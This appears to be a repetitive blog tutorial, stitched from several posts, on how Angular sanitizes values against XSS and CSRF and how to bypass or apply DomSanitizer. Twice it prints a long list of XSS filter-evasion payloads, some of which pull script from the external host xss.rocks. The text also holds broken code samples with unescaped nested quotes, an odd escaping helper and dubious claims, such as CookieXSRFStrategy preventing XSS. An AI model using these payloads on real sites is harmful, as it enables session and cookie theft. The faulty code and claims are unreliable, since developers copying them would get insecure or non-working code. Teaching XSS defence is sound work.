**Angular 8, 7, 6, 5 4 and 2 Security - XSS/CSRF Vulnerabilities Attacks!**

# What Is Cross Site Scripting (XSS) Attack? How Angular Prevent?

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert[vulnerability scripts](https://www.code-sample.com/2017/11/angular-prevent-xss-csrf-attacks.html) and malicious code in your web applications.

The Cross Site Scripting (XSS) attacks are common on web browsers and it carried out on websites around 84% (approximately).

**How To Preventing Cross Site Scripting (XSS) in Angular?**

**How Angular Protects Us From XSS Attacks?**

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.

The Angular treats all values as untrusted by default. This is the great advantages of Angular.

When a value is Inserted Vulnerability into the DOM from –

1.     A Template

2.     Property

3.     Attribute

4.     Style

5.     Class Binding

6.     Interpolation

7.     And so on.

Angular recognizes the value as unsafe and automatically sanitizes and removes the **script tag** and other **security**vulnerabilities.

Angular provides **built-in**, values as untrusted by **default**, anti **XSS** and **CSRF**/**XSRF** protection.

The **CookieXSRFStrategy** class takes care of preventing XSS and CSRF/XSRF attacks.

The **DomSanitizationService** takes care of removing the dangerous bits in order to prevent XSS attacks.

**Angular applications must follow the same security principles as regular web applications -**

1.     You should avoid direct use of the DOM APIs.

2.     You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.

3.     You should Use the offline template compiler.

4.     You should Use Server Side XSS protection.

5.     You should Use DOM Sanitizer.

6.     You should Preventing CSRF or XSRF attacks.

**Angular defines the following security -**

HTML is used when interpreting a value as HTML i.e.

<div [innerHTML]="UNTRUSTED"></div>

OR

<input value="UNTRUSTED">

Style is used when binding CSS into the style property i.e.

<div [style]="height:UNTRUSTED"></div>

URL is used for URL properties i.e.

<a [href]="UNTRUSTED-URL"></a>

OR

<script [src]="UNTRUSTED-URL"></script>

OR

<iframe src="UNTRUSTED-URL" />

Resource URL is a URL that will be loaded and executed i.e.

<script>var value='UNTRUSTED';</script>

<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>

<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>

**How To Bypass Angular Cross Site Scripting (XSS) Protection?**

The Angular treats all values as untrusted by default. This is the great advantages of Angular.

Example 1 -

import {BrowserModule, DomSanitizer} from '@angular/platform-browser'

@Component({

  selector: 'my-app',

  template: `<div [innerHtml]="html"></div>`,

})

export class App {

  constructor(private sanitizer: DomSanitizer) {

    this.html = sanitizer.bypassSecurityTrustHtml('<h1>DomSanitizer</h1><script>alert("XSS")</script>') ;

  }

}

Example 2 -

import {BrowserModule, DomSanitizer} from '@angular/platform-browser'

@Component({

  selector: 'my-app',

  template: `<iframe [src]="iframe"></iframe>`,

})

export class App {

  constructor(private sanitizer: DomSanitizer) {

    this.iframe = sanitizer.bypassSecurityTrustResourceUrl("https://www.code-sample.com")

  }

}

**How To Handle XSS Vulnerability Scenarios in AngularJs?**

<script type="text/javascript">

  var app =angular.module('App', ["ngSanitize"]);

  app.controller('AppCtrl', ['$scope', '$sce', function($scope, $sce){

    $scope.name ="";

    $scope.processHtmlCode=function() {

       $scope.trustedMessage =  $sce.trustAsHtml($scope.name );

    }

  }]);

</script>

HTML code-

<span ng-bind-html="trustedMessage"></span>

**Angular Security Principles - Angular Security!**

**Security Principles For Angular's Regular Web Applications -**

1.     You should avoid direct use of the DOM APIs.

2.     You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.

3.     You should Use the offline template compiler.

4.     You should Use Server Side XSS protection.

5.     You should Use DOM Sanitizer.

6.     You should Preventing CSRF or XSRF attacks.

**Example** –

export const BROWSER\_SANITIZATION\_PROVIDERS: Array<any> = [

  {provide: Sanitizer, useExisting: DomSanitizer},

  {provide: DomSanitizer, useClass: DomSanitizerImpl},

];

@NgModule({

  providers: [

    BROWSER\_SANITIZATION\_PROVIDERS

    ...

  ],

  exports: [CommonModule, ApplicationModule]

})

export class BrowserModule {}

DOM sanitization - Use to clean untrusted parts of values -

export enum SecurityContext { NONE, HTML, STYLE, SCRIPT, URL, RESOURCE\_URL }

export abstract class DomSanitizer implements Sanitizer {

  abstract sanitize(context: SecurityContext, value: SafeValue|string|null): string|null;

  abstract bypassSecurityTrustHtml(value: string): SafeHtml;

  abstract bypassSecurityTrustStyle(value: string): SafeStyle;

  abstract bypassSecurityTrustScript(value: string): SafeScript;

  abstract bypassSecurityTrustUrl(value: string): SafeUrl;

  abstract bypassSecurityTrustResourceUrl(value: string): SafeResourceUrl;

}

The DOM Sanitize Methods –

sanitize(ctx: SecurityContext, value: SafeValue|string|null): string|null {

  if (value == null) return null;

  switch (ctx) {

    case SecurityContext.NONE:

      return value as string;

    case SecurityContext.HTML:

      if (value instanceof SafeHtmlImpl) return value.changingThisBreaksApplicationSecurity;

      this.checkNotSafeValue(value, 'HTML');

      return sanitizeHtml(this.\_doc, String(value));

    case SecurityContext.STYLE:

      if (value instanceof SafeStyleImpl) return value.changingThisBreaksApplicationSecurity;

      this.checkNotSafeValue(value, 'Style');

      return sanitizeStyle(value as string);

    case SecurityContext.SCRIPT:

      if (value instanceof SafeScriptImpl) return value.changingThisBreaksApplicationSecurity;

      this.checkNotSafeValue(value, 'Script');

      throw new Error('unsafe value used in a script context');

    case SecurityContext.URL:

      if (value instanceof SafeResourceUrlImpl || value instanceof SafeUrlImpl) {

        // Allow resource URLs in URL contexts, they are strictly more trusted.

        return value.changingThisBreaksApplicationSecurity;

      }

      this.checkNotSafeValue(value, 'URL');

      return sanitizeUrl(String(value));

    case SecurityContext.RESOURCE\_URL:

      if (value instanceof SafeResourceUrlImpl) {

        return value.changingThisBreaksApplicationSecurity;

      }

      this.checkNotSafeValue(value, 'ResourceURL');

      throw new Error(

          'unsafe value used in a resource URL context (see http://g.co/ng/security#xss)');

    default:

      throw new Error(`Unexpected SecurityContext ${ctx} (see http://g.co/ng/security#xss)`);

  }

}

**Angular Prevent XSS/CSRF Attacks - Angular Security!**

**In This Article -**

1.     [What Is cross-site scripting (XSS) Attack?](https://www.code-sample.com/2017/11/angular-cross-site-scripting-xss-attacks.html)

2.     [How Angular prevents cross-site scripting (XSS)?](https://www.code-sample.com/2017/11/angular-cross-site-scripting-xss-attacks.html)

3.     [How Angular Protects Us From XSS Attacks?](https://www.code-sample.com/2017/11/angular-cross-site-scripting-xss-attacks.html)

4.     [Attacker’s vulnerability scripts and code](https://www.code-sample.com/2017/11/attacker-malicious-scripts-and-code.html)

5.     [How To Handle XSS Vulnerability Scenarios in Angular?](https://www.code-sample.com/2017/11/angular-cross-site-scripting-xss-attacks.html)


6.     [How To Bypass Angular XSS protection?](https://www.code-sample.com/2017/11/bypass-angular-xss-protection.html)

7.     [How to sanitize a value manually?](https://www.code-sample.com/2017/11/sanitize-value-manually-in-angular.html)

8.     [How Prevents HTML DOM Based Cross Site Scripting (XSS) Attacks?](https://www.code-sample.com/2017/11/prevents-html-dom-based-xss-attacks.html)

9.     [How To Handle XSS Vulnerability Scenarios in AngularJs?](https://www.code-sample.com/2017/11/handle-xss-vulnerability-scenario-in.html)

10.  Examples

[](https://4.bp.blogspot.com/-hDdKDFLZhcw/WbdcFplzxjI/AAAAAAAAQus/x5CbRv7kbjwCNLH-bBdkymni-Yz241hZgCLcBGAs/s1600/Cross-Site%2BScripting%2B%2528XSS%2529%2Battacks.png)

**What Is Cross Site Scripting (XSS) Attack?**

The **Cross Site Scripting (XSS)** attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.

The **Cross Site Scripting (XSS)** attacks are common on web browsers and it carried out on websites around 84% (approximately).

**How To Preventing Cross Site Scripting (XSS) in Angular? How Angular Protects Us From XSS Attacks?**

The **Cross Site Scripting (XSS)** attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.

The Angular treats all values as untrusted by default. This is the great advantages of [**Angular**](https://www.code-sample.com/2017/04/angular-4-interview-questions-and.html).

When a value is **Inserted Vulnerability** into the DOM from –

1.     A Template

2.     Property

3.     Attribute

4.     Style

5.     Class Binding

6.     Interpolation

7.     And so on.

Angular recognizes the value as unsafe and automatically sanitizes and removes the **script tag** and other **security**vulnerabilities.

Angular provides **built-in**, values as untrusted by **default**, anti **XSS** and **CSRF**/**XSRF** protection.

The **CookieXSRFStrategy** class takes care of preventing XSS and CSRF/XSRF attacks.

The **DomSanitizationService** takes care of removing the dangerous bits in order to prevent XSS attacks.

**Angular applications must follow the same security principles as regular web applications -**

1.     You should avoid direct use of the DOM APIs.

2.     You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.

3.     You should Use the offline template compiler.

4.     You should Use Server Side XSS protection.

5.     You should Use DOM Sanitizer.

6.     You should Preventing CSRF or XSRF attacks.

**Impact of Cross Site Scripting (XSS) -**

When attackers successfully exploit XSS vulnerabilities in a web application, they can insert scripts and malicious code.

**An Attacker can**–

       Hijack user’s account

       Access browser history and clipboard contents

       Application cookies, sessions

       Control the browser remotely

       Scan and exploit intranet appliances and applications

       And so on

**Angular defines the following security -**

HTML is used when interpreting a value as HTML i.e.

<div [innerHTML]="UNTRUSTED"></div>

OR

<input value="UNTRUSTED">

Style is used when binding CSS into the style property i.e.

<div [style]="height:UNTRUSTED"></div>

URL is used for URL properties i.e.

<a [href]="UNTRUSTED-URL"></a>

OR

<script [src]="UNTRUSTED-URL"></script>

OR

<iframe src="UNTRUSTED-URL" />

Resource URL is a URL that will be loaded and executed i.e.

<script>var value='UNTRUSTED';</script>

<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>

<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>

**Malicious Scripts and Code – Vulnerability**

<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">

<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>

<TABLE><TD BACKGROUND="javascript:alert('XSS')">

<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv

MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw

IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>

<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="httx://xss.rocks/xss.js"></SCRIPT>

<Img src = x onerror = "javascript: window.onerror = alert; throw XSS"><Video>

<source onerror = "javascript: alert (XSS)"><Input value = "XSS" type = text>

<applet code="javascript:confirm(document.cookie);">

<isindex x="javascript:" onmouseover="alert(XSS)">

"></SCRIPT>”>’><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

"><img src="x:x" onerror="alert(XSS)">

"><iframe src="javascript:alert(XSS)">

<object data="javascript:alert(XSS)">

<isindex type=image src=1 onerror=alert(XSS)>

<img src=x:alert(alt) onerror=eval(src) alt=0>

<img  src="x:gif" onerror="window['al\u0065rt'](0)"></img>

<iframe/src="data:text/html,<svg onload=alert(1)>">

<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-equiv="refresh"/>

<svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></script

<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">

<iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>

<form><a href="javascript:\u0061lert(1)">X

</script><img/\*%00/src="worksinchrome&colon;prompt(1)"/%00\*/onerror='eval(src)'>

<img src="/" =\_=" title="onerror='prompt(1)'">

<form><button formaction=javascript&colon;alert(1)>CLICKME

<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"

<iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>

<SCRIPT/XSS SRC="http://xss.rocks/xss.js"></SCRIPT>

<SCRIPT/SRC="http://xss.rocks/xss.js"></SCRIPT>

<<SCRIPT>alert("XSS");//<</SCRIPT>

<SCRIPT SRC=http://xss.rocks/xss.js?< B >

<iframe src=http://xss.rocks/scriptlet.html <

</script><script>alert('XSS');</script>

</TITLE><SCRIPT>alert("XSS");</SCRIPT>

<style>//\*{x:expression(alert(/xss/))}//<style></style>

<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97script:&#97lert(1)>ClickMe

<script x> alert(1) </script 1=2

**How does Angular handle with XSS or CSRF? How Angular prevents this attack?**

**Angular applications must follow the same security principles as regular web applications -**

1.     You should avoid direct use of the DOM APIs.

2.     You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.

3.     You should Use the offline template compiler.

4.     You should Use Server Side XSS protection.

5.     You should Use DOM Sanitizer.

6.     You should Preventing CSRF or XSRF attacks.

**Example** –

export const BROWSER\_SANITIZATION\_PROVIDERS: Array<any> = [

  {provide: Sanitizer, useExisting: DomSanitizer},

  {provide: DomSanitizer, useClass: DomSanitizerImpl},

];

@NgModule({

  providers: [

    BROWSER\_SANITIZATION\_PROVIDERS

    ...

  ],

  exports: [CommonModule, ApplicationModule]

})

export class BrowserModule {}

DOM sanitization - Use to clean untrusted parts of values -

export enum SecurityContext { NONE, HTML, STYLE, SCRIPT, URL, RESOURCE\_URL }

export abstract class DomSanitizer implements Sanitizer {

  abstract sanitize(context: SecurityContext, value: SafeValue|string|null): string|null;

  abstract bypassSecurityTrustHtml(value: string): SafeHtml;

  abstract bypassSecurityTrustStyle(value: string): SafeStyle;

  abstract bypassSecurityTrustScript(value: string): SafeScript;

  abstract bypassSecurityTrustUrl(value: string): SafeUrl;

  abstract bypassSecurityTrustResourceUrl(value: string): SafeResourceUrl;

}

The DOM Sanitize Methods –

sanitize(ctx: SecurityContext, value: SafeValue|string|null): string|null {

  if (value == null) return null;

  switch (ctx) {

    case SecurityContext.NONE:

      return value as string;

    case SecurityContext.HTML:

      if (value instanceof SafeHtmlImpl) return value.changingThisBreaksApplicationSecurity;

      this.checkNotSafeValue(value, 'HTML');

      return sanitizeHtml(this.\_doc, String(value));

    case SecurityContext.STYLE:

      if (value instanceof SafeStyleImpl) return value.changingThisBreaksApplicationSecurity;

      this.checkNotSafeValue(value, 'Style');

      return sanitizeStyle(value as string);

    case SecurityContext.SCRIPT:

      if (value instanceof SafeScriptImpl) return value.changingThisBreaksApplicationSecurity;

      this.checkNotSafeValue(value, 'Script');

      throw new Error('unsafe value used in a script context');

    case SecurityContext.URL:

      if (value instanceof SafeResourceUrlImpl || value instanceof SafeUrlImpl) {

        // Allow resource URLs in URL contexts, they are strictly more trusted.

        return value.changingThisBreaksApplicationSecurity;

      }

      this.checkNotSafeValue(value, 'URL');

      return sanitizeUrl(String(value));

    case SecurityContext.RESOURCE\_URL:

      if (value instanceof SafeResourceUrlImpl) {

        return value.changingThisBreaksApplicationSecurity;

      }

      this.checkNotSafeValue(value, 'ResourceURL');

      throw new Error(

          'unsafe value used in a resource URL context (see http://g.co/ng/security#xss)');

    default:

      throw new Error(`Unexpected SecurityContext ${ctx} (see http://g.co/ng/security#xss)`);

  }

}

**How To Bypass Angular XSS Protection?**

Example 1 -

import {BrowserModule, DomSanitizer} from '@angular/platform-browser'

@Component({

  selector: 'my-app',

  template: `<div [innerHtml]="html"></div>`,

})

export class App {

  constructor(private sanitizer: DomSanitizer) {

    this.html = sanitizer.bypassSecurityTrustHtml('<h1>DomSanitizer</h1><script>alert("XSS")</script>') ;

  }

}

Example 2 -

import {BrowserModule, DomSanitizer} from '@angular/platform-browser'

@Component({

  selector: 'my-app',

  template: `<iframe [src]="iframe"></iframe>`,

})

export class App {

  constructor(private sanitizer: DomSanitizer) {

    this.iframe = sanitizer.bypassSecurityTrustResourceUrl("https://www.code-sample.com")

  }

}

**How To Sanitize a Value Manually in Angular?**

As per our project requirement, we are sanitizes a value manually using the below sanitize methods-

1.     SecurityContext.HTML

2.     SecurityContext.SCRIPT

3.     SecurityContext.STYLE

4.     SecurityContext.NONE

5.     SecurityContext.RESOURCE\_URL

6.     SecurityContext.URL

**Example 1** –

import {Component, SecurityContext} from '@angular/core'

export class App {

  constructor(private sanitizer: DomSanitizer) {

    this.html = sanitizer.sanitize(SecurityContext.HTML, "<h2>DOM Sanitize</h2><script>alert("XSS")</script>");

  }

}

**Example 2** –

import {Component, SecurityContext} from '@angular/core'

export class App {

  constructor(private sanitizer: DomSanitizer) {

    this.script = sanitizer.sanitize(SecurityContext.SCRIPT, "<h2>DOM Sanitize</h2><script>alert("XSS")</script>");

  }

}

**Example 3** –

import {Component, SecurityContext} from '@angular/core'

export class App {

  constructor(private sanitizer: DomSanitizer) {

    this.url = sanitizer.sanitize(SecurityContext.URL, "<h2>DOM Sanitize</h2><script> Your code also");

  }

}

**How To Handle XSS Vulnerability Scenarios in AngularJs?**

JavaScript-

<script type="text/javascript">

  var app =angular.module('App', ["ngSanitize"]);

  app.controller('AppCtrl', ['$scope', '$sce', function($scope, $sce){

    $scope.name ="";

    $scope.processHtmlCode=function() {

       $scope.trustedMessage =  $sce.trustAsHtml($scope.name );

    }

  }]);

</script>

HTML code-

<span ng-bind-html="trustedMessage"></span>

**How Prevents HTML DOM Based XSS attacks?**

<script type="text/javascript">

  let escapeHTML = function(unsafe\_str) {

    return unsafe\_str

        .replace(/&/g, '&amp;')

        .replace(/</g, '&lt;')

        .replace(/>/g, '&gt;')

        .replace(/\"/g, '&quot;')

        .replace(/\'/g, '&#39;')

        .replace(/\//g, '&#x2F;')

        .replace('src','drc');

}

//Bind HTML - DOM

element.innerHTML = escapeHTML(iputData);

</script>

**How To Sanitize a Value Manually in Angular?**

[Anil Singh](https://www.blogger.com/profile/09359926778482233933) [10:58 PM](https://www.code-sample.com/2017/11/sanitize-value-manually-in-angular.html)

As per our project requirement, we are sanitizes a value manually using the below sanitize methods-

1.     SecurityContext.HTML

2.     SecurityContext.SCRIPT

3.     SecurityContext.STYLE

4.     SecurityContext.NONE

5.     SecurityContext.RESOURCE\_URL

6.     SecurityContext.URL

**Example 1** –

import {Component, SecurityContext} from '@angular/core'

export class App {

  constructor(private sanitizer: DomSanitizer) {

    this.html = sanitizer.sanitize(SecurityContext.HTML, "<h2>DOM Sanitize</h2><script>alert("XSS")</script>");

  }

}

**Example 2** –

import {Component, SecurityContext} from '@angular/core'

export class App {

  constructor(private sanitizer: DomSanitizer) {

    this.script = sanitizer.sanitize(SecurityContext.SCRIPT, "<h2>DOM Sanitize</h2><script>alert("XSS")</script>");

  }

}

**Example 3** –

import {Component, SecurityContext} from '@angular/core'

export class App {

  constructor(private sanitizer: DomSanitizer) {

    this.url = sanitizer.sanitize(SecurityContext.URL, "<h2>DOM Sanitize</h2><script> Your code also");

  }

}

**How Prevents HTML DOM Based Cross Site Scripting (XSS) Attacks?**

**What Is Cross Site Scripting (XSS) Attack?**

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.

The [Cross Site Scripting (XSS) attacks](https://www.code-sample.com/2017/11/angular-prevent-xss-csrf-attacks.html) are common on web browsers and it carried out on websites around 84% (approximately).

**How Prevents HTML DOM Based XSS attacks?**

<script type="text/javascript">

  let escapeHTML = function(unsafe\_str) {

    return unsafe\_str

        .replace(/&/g, '&amp;')

        .replace(/</g, '&lt;')

        .replace(/>/g, '&gt;')

        .replace(/\"/g, '&quot;')

        .replace(/\'/g, '&#39;')

        .replace(/\//g, '&#x2F;')

        .replace('src','drc');

}

//Bind HTML - DOM

element.innerHTML = escapeHTML(iputData);

</script>

**Attacker Malicious Scripts and Code – Vulnerability**

**Malicious Scripts and Code – Vulnerability**

<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">

<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>

<TABLE><TD BACKGROUND="javascript:alert('XSS')">

<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv

MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw

IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>

<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="httx://xss.rocks/xss.js"></SCRIPT>

<Img src = x onerror = "javascript: window.onerror = alert; throw XSS"><Video>

<source onerror = "javascript: alert (XSS)"><Input value = "XSS" type = text>

<applet code="javascript:confirm(document.cookie);">

<isindex x="javascript:" onmouseover="alert(XSS)">

"></SCRIPT>”>’><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

"><img src="x:x" onerror="alert(XSS)">

"><iframe src="javascript:alert(XSS)">

<object data="javascript:alert(XSS)">

<isindex type=image src=1 onerror=alert(XSS)>

<img src=x:alert(alt) onerror=eval(src) alt=0>

<img  src="x:gif" onerror="window['al\u0065rt'](0)"></img>

<iframe/src="data:text/html,<svg onload=alert(1)>">

<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-equiv="refresh"/>

<svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></script

<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">

<iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>

<form><a href="javascript:\u0061lert(1)">X

</script><img/\*%00/src="worksinchrome&colon;prompt(1)"/%00\*/onerror='eval(src)'>

<img src="/" =\_=" title="onerror='prompt(1)'">

<form><button formaction=javascript&colon;alert(1)>CLICKME

<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"

<iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>

<SCRIPT/XSS SRC="http://xss.rocks/xss.js"></SCRIPT>

<SCRIPT/SRC="http://xss.rocks/xss.js"></SCRIPT>

<<SCRIPT>alert("XSS");//<</SCRIPT>

<SCRIPT SRC=http://xss.rocks/xss.js?< B >

<iframe src=http://xss.rocks/scriptlet.html <

</script><script>alert('XSS');</script>

</TITLE><SCRIPT>alert("XSS");</SCRIPT>

<style>//\*{x:expression(alert(/xss/))}//<style></style>

<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97script:&#97lert(1)>ClickMe

<script x> alert(1) </script 1=2